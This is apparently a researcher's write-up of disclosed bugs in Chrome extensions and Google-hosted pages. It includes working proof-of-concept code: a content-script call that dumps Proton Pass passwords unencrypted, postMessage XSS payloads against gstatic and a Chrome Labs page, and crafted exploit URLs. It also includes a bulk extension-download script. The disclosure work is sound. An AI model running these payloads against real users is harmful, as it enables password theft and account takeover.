Able to set WireGuard VPN config via crosh wireguard command. However, I can’t get DNS working until I toggle “automatically configure network settings” in GUI. Maybe someone with more experience configuring WireGuard can figure out how to make this useful for an attacker. If it does work, I think this might allow attackers to tunnel traffic through their WireGuard server and potentially hijack DNS.
No notification is shown when WireGuard is connected, but notification is shown when it is disconnected.
This was fixed by adding frame-ancestors 'self'; to the extensions content_security_policy.
https://chromium-review.googlesource.com/c/apps/libapps/+/4603751
Content injection / CSP-prevented XSS in the Secure Shell extension (Fixed)
URL: https://chrome.google.com/webstore/detail/secure-shell/iodihamcpbpeioajjeobimgagajmlibd
- Download secure shell extension via https://chrome.google.com/webstore/detail/secure-shell/iodihamcpbpeioajjeobimgagajmlibd
- Go to
chrome-extension://iodihamcpbpeioajjeobimgagajmlibd/plugin/mosh/mosh_window.html?args=eyJzdHlsZSI6ImJhY2tncm91bmQtaW1hZ2U6IHVybChcImh0dHBzOi8vaHR0cC5jYXQvMjAwXCIpIiwid2lkdGgiOjEwMDAsImhlaWdodCI6MTAwMH0= (This could be done directly or via a WAR bypass)
- See cat
args from the url gets base64 decoded and set as attributes for a html embed tag.
While JS is prevented due to the CSP it still allows for CSS. https://issuetracker.google.com/issues/260531249
Leaking passwords from Proton Pass (Awarded $200, Not a google app, but me putting here anyway lol)
URL: https://chrome.google.com/webstore/detail/proton-pass-free-password/ghmbeldphafepmbegfdlkpapadhbakde
Due to site isolation it should be expected that an attacker controlled process (a content script) should not gain access to a different site’s passwords since it would be process isolated.
However Proton Pass does not verify the sender of the EXPORT_REQUEST message allowing a renderer bug to leak in unencrypted form all the users passwords.
In the context of the content script on an attacker controlled website do:
// Bypass Self-XSS (For debugging)
f = document.createElement('iframe');
document.body.appendChild(f);
chrome = f.contentWindow.chrome;

// Dump database
chrome.runtime.sendMessage({type: 'EXPORT_REQUEST', payload: { encrypted: false } }, result => { console.log(atob(result.data)) });
While the data in chrome.storage.local is shared to the content script which uses the same process as attacker controlled websites this is in encrypted form so not that useful but this could be improved by using the localStorage API directly in the background process.
Since I think I also saw an access token :/
MV3 Service workers don’t allow localStorage but there are other alternatives. https://developer.chrome.com/docs/extensions/migrating/to-service-workers/#convert-localstorage
Unverified fixes, https://github.com/search?q=repo%3AProtonMail%2FWebClients+SECBTY-628&type=commits
UXSS by Google Optimize extension (Deprecated, Awarded $500)
URL: https://chrome.google.com/webstore/detail/google-optimize/bhdplaindhdkiflmbfbciehdccfhegci
The summary of the attack:
- Google Optimize has a “Global Javascript” feature.
- An attacker can set up this feature to execute malicious Javascript code on the site of their choosing.
- Attacker invites the user (with the Google Optimize extension installed) to their account, which causes this code to execute after redirecting to any site.
The UXSS runs when you click on the blue edit button. see picture below:
https://i.imgur.com/bGXJ5VF.png
The token for the payload was stored in chrome.storage.local so the user interaction (which got WAI) is not needed if you have a compromised renderer. https://www.youtube.com/watch?v=h1zTOBpMjmw
Screenwise Meter (Not a official google app)
URL: https://chrome.google.com/webstore/detail/screenwise-meter/hbmclfdibpffglligfnnppjocdlhgjbb
- Login CSRF (leaking browser activity)
- WAR bypass via
chrome.runtime.sendMessage
- Auth token leaked via
chrome.storage.local
Mandiant Advantage | Threat Intelligence (Not reported, part of Google Cloud)
URL: https://chrome.google.com/webstore/detail/mandiant-advantage-threat/aghmgfkjfbkcockededacdhemkpgdcko
Leaks slackWebhook, teamsWebhook, token to a compromised renderer via chrome.storage.local
Credits :)
- Alesandro Ortiz for help with the Secure Shell report and finding the Limited URL Spoof.
- Thomas Orlita for help with reports and the writeup.
- Missoum Said for finding the “Save to Drive” SOP bypass, the “Tag Assistant Legacy” URL Leak, localhost XSS, Screenwise Meter bugs and Google Optimize UXSS.
Dart Debug Extension (Out of scope)
https://github.com/dart-lang/webdev/issues/2287
Playstation password reset tokens leak (Not reported, Alesandro can’t repo)
URL: https://www.playstation.com/
Playstation password reset emails use a insecure http:// link as http://click.txn-email.account.sony.com/ has to be loaded over http: this uses exacttarget.com a email analytics service by salesforce.
“Having worked with ExactTarget before SF acquisition, I can confirm it’s a piece of crap enterprise software.” ~ Alesandro Ortiz
Both resets done from the same playstation login page:
sony@email02.account.sony.com -> http link
sony@txn-email03.playstation.com -> https link
Attack scenario
A local network attacker can gain account takeover if a user attempts to reset their password.
May also require the user’s data of birth depending on the account settings.
FREE XSS SECTION!
XSS on AffiliCats
URL: https://googlechromelabs.github.io/affilicats/forward.html?url=javascript:alert(window.origin)
The “AffiliCats” website has an open redirect that sets document.location.href with the URL param called url this allows navigating to javascript:
f = new URLSearchParams(document.location.search) , g = new URL(f.get("url"));
Attack scenario
An attacker controlled website gains the “cutest cats online”
XSS on GSTATIC (WAI, Awarded for individual impacts reported)
let payload = `
alert(window.origin);
`;

let f = document.createElement("iframe"); f.src = "https://www.gstatic.com/alkali/43ecc24c54630568577e5fdcbc826f3153491684.html"; document.body.appendChild(f); setTimeout(() => { f.contentWindow.postMessage({resourcePaths: {jsPath: "data:text/html,"+encodeURIComponent(payload)}}, "*"); }, 2000);
Attack scenario
Leaking connection and DNS timings for gstatic.com resources via the performance API.
Sometimes it’s used as an embed.
XSS on Layout Shift Terminator
URL: https://googlechromelabs.github.io/layout-shift-terminator/
Since the page allows embedding and it’s possible to navigate nested iframes.
It’s possible to race the postMessage bypassing the event.source === iframe.contentWindow check.
This could also be done by abusing the chromium max iframe limit with the null contentWindow trick.
f = document.createElement('iframe');
f.hidden = true;
document.body.appendChild(f);

function tryXSS() {
    loop = setInterval(() => {
        try {
            f.contentWindow[1].location = 'about:blank';
            f.contentWindow[1].eval("parent.postMessage({duration: 1, height: '</style><img src=x onerror=alert(origin)>', width: 1}, '*')");
            clearInterval(loop);
            f.contentWindow[1].location = 'https://googlechromelabs.github.io';
        } catch {}
    }, 100);

    f.src = 'https://googlechromelabs.github.io/layout-shift-terminator/?autorun';
}

tryXSS();
setInterval(tryXSS, 1000);
How to download the latest extension source code for bulk searches.
rm -rf extensions/*

sudo apt install unzip
npm -g install prettier

# Downloads every extension ID in extensions.txt
for extensionID in $(cat extensions.txt)
do
    wget "https://clients2.google.com/service/update2/crx?response=redirect&os=cros&arch=x86-64&os_arch=x86-64&nacl_arch=x86-64&prod=chromiumcrx&prodchannel=unknown&prodversion=120.0.0.0&acceptformat=crx2,crx3&x=id%3D$extensionID%26uc" -O $extensionID.zip
    unzip $extensionID.zip -d extensions/$extensionID
    rm $extensionID.zip
    chmod -R 777 extensions/$extensionID
    prettier --write extensions/$extensionID
done
What’s extensions.txt?
This may Include extensions that are not considered official google apps.
dahenjhkoodjbpjheillcadbppiidmhp
gbecpjnejcnafnkgfciepngjcndodann
lkjlajklkdhaneeelolkfgbpikkgnkpk
kngjcibmkbngcpnaoafbgkicpgmdehje
iodihamcpbpeioajjeobimgagajmlibd
inomeogfingihgjfjlpeplalcfajhgai
hinmcgipjjndkedddmmpidnjikjebejj
ghbmnnjooekpmoecnnnilnnbdlolhkhi
fhcagphnoanpgcbhcjlijdbeeggldbof
djjmngfglakhkhmgcfdmjalogilepkhd
aihpiglmnhnhijdnjghpfnlledckkhja
abjoigjokfeibfhiahiijggogladbmfm
kgejglhpjiefppelpmljglcjbhoiplfn
noondiphcddnnabmjcihcjfbhfklnnep
nmmhkkegccagdldgiimedpiccmgmieda
nnckehldicaciogcbchegobnafnjkcne
npeicpdbkakmehahjeeohfdhnlpdklia
onjcfgnjjbnflacfbnjaapcbiecckilk
aohghmighlieiainnegkcijnfilokake
pjkljhegncpnkpknbcohdijeoejaedia
mmfbcljfglbokpmkimbfghdkjmjhdgbg
aapocclcgogkmnckokdopfmhonfmgoek
aapbdbdomjkkjkaonfhkkikfgjllcleb
felcaaldnbdncclmgdcncolpebgiejap
apdfllckaahabafndbhieahigkjlhalf
lmjegmlicamnimmfhcmpkclmigmmcbeh
hmjkmjkepdijhoojdojkdfohbdgmmhki
lpcaedmchfhocbbapmcbpinfpgnhiddi
mkaakpdehdafacodkgkpghoibnmamcme
joodangkbfjnajiiifokapkpmhfnpleo
gbkeegbaiigmenfmjfclcdgdpimamgkj
jhknlonaankphkkbnmjdlpehkinifeeg
mgijmajocgfcbeboacabfgobmjgjcoja
ldipcbpaocekfooobnbcddclnhejkcpn
mclkkofklkfljcocdinagocijmpgbhab
callobklhcbilhphinckomhgkigmfocg
kejbdjndbnbjgmefkgdddjlbokphdefk
hkgfoiooedgoejojocmhlaklaeopbecg
djflhoibgkdhkhhcedjiklpkjnoahfmg
hfhhnacclhffhdffklopdkcgdhifgngh
fllaojicojecljbmefodhfapmkghcbnh
pocpnlppkickgojjlmhdmidojbmbodfm
jndclpdbaamdhonoechobihbbiimdgai
bhloflhklmhfpedakmangadcdofhnnoh
nlbjncdgjeocebhnmkbbbdekmmmcbfjd
kcnhkahnjcbndmmehfkdnkjomaanaooo
dllkocilcinkggkchnjgegijklcililc
jnkmfdileelhofjcijamephohjechhna
jmekfmbnaedfebfnmakmokmlfpblbfdm
gecgipfabdickgidpmbicneamekgbaej
gmandedkgonhldbnjpikffdnneenijnd
djcfdncoelnlbldjfhinnjlhdjlikmph
fcgckldmmjdbpdejkclmfnnnehhocbfp
eekailopagacbcdloonjhbiecobagjci
akimgimeeoiognljlfchpbkpfbmeapkh
fhndealchbngfhdoncgcokameljahhog
emahakmocgideepebncgnmlmliepgpgb
kjeeglcidfbjdmdkkoiakojnconnemce
kbjopffcocgcnkigpnnmpcoimhjbjmba
ienfalfjdbdpebioblfackkekamfmbnh
ipkjmjaledkapilfdigkgfmpekpfnkih
eoieeedlomnegifmaghhjnghhmcldobl
cdockenadnadldjbbgcallicgledbeoc
khpfeaanjngmcnplbdlpegiifgpfgdco
jknemblkbdhdcpllfgbfekkdciegfboi
pbcodcjpfjdpcineamnnmbkkmkdpajjg
pkidpnnapnfgjhfhkpmjpbckkbaodldb
iogfkhleblhcpcekbiedikdehleodpjo
aoggjnmghgmcllfenalipjhmooomfdce
nmoffdblmcmgeicmolmhobpoocbbmknc
fklpgenihifpccgiifchnihilipmbffg
ohbmencljkleiedahijfkagnmmhbilgp
llpfnmnallbompdmklfkcibfpcfpncdd
pkbdliadhfopgfdhbldifaakplenbpnd
bhcleoapmpajopgfbbjbokgfmmjpihkj
iijdllfdmhbmlmnbcohgbfagfibpbgba
ncigbofjfbodhkaffojakplpmnleeoee
eljbmlghnomdjgdjmbdekegdkbabckhm
fmgkgdalfapcmjnanilfcpkhkhedmpdm
gkbmnjmlhjnakmfjcejhlhpnibcbjdnl
amndppkiecbdmiaihgbicalhabkkhhpk
fojlbpdodmdfcdeigmknnaeikaadaaoh
ngjnkanfphagcaokhjecbgkboelgfcnf
odkacekibiibhidpiopcmgbgebkeoced
cmhomipkklckpomafalojobppmmidlgl
aghmgfkjfbkcockededacdhemkpgdcko
eakkgknfmgeecamodkgdnoabcphgaidc
lfmkphfpdbjijhpomgecfikhfohaoine
cniohcjecdcdhgmlofniddfoeokbpbpb
gdfknffdmmjakmlikbpdngpcpbbfhbnp
obkehignjblpidgnopmikpgjklkpbgpj
aonapkfkfneahhaonjjpmcabpnbdmojl
cokoeepjbmmnhgdhlkpahohdaiedfjgn
mogcmmflienoigckdgnkkkafbgkaecbj
pipjflhdnjcdflbkmoldkkpphmhcfaio
hiijcdgcphjeljafieaejfhodfbpmgoe
gikieikejljogkfjbijjplfhbmhbmfkf
ibmblmkjihglholefminaiddohamopnn
khkjfddibboofomnlkndfedpoccieiee
ahnljpdlfbmbhfabicjhfpaahfpedgfn
pgiknkjjcfcalehnoedjngelcgopgkgc
ijimhcgeahpgfdcgaheadagkjkiibcnj
fpdeeiodjafkidabmmeighhmfffnldak
daedidciajfkjpjfmailopfppehmdlkn
omamhhjibghapdodkhlmcpibplefhmgl
gmbmikajjgmnabiglmofipeabaddhgne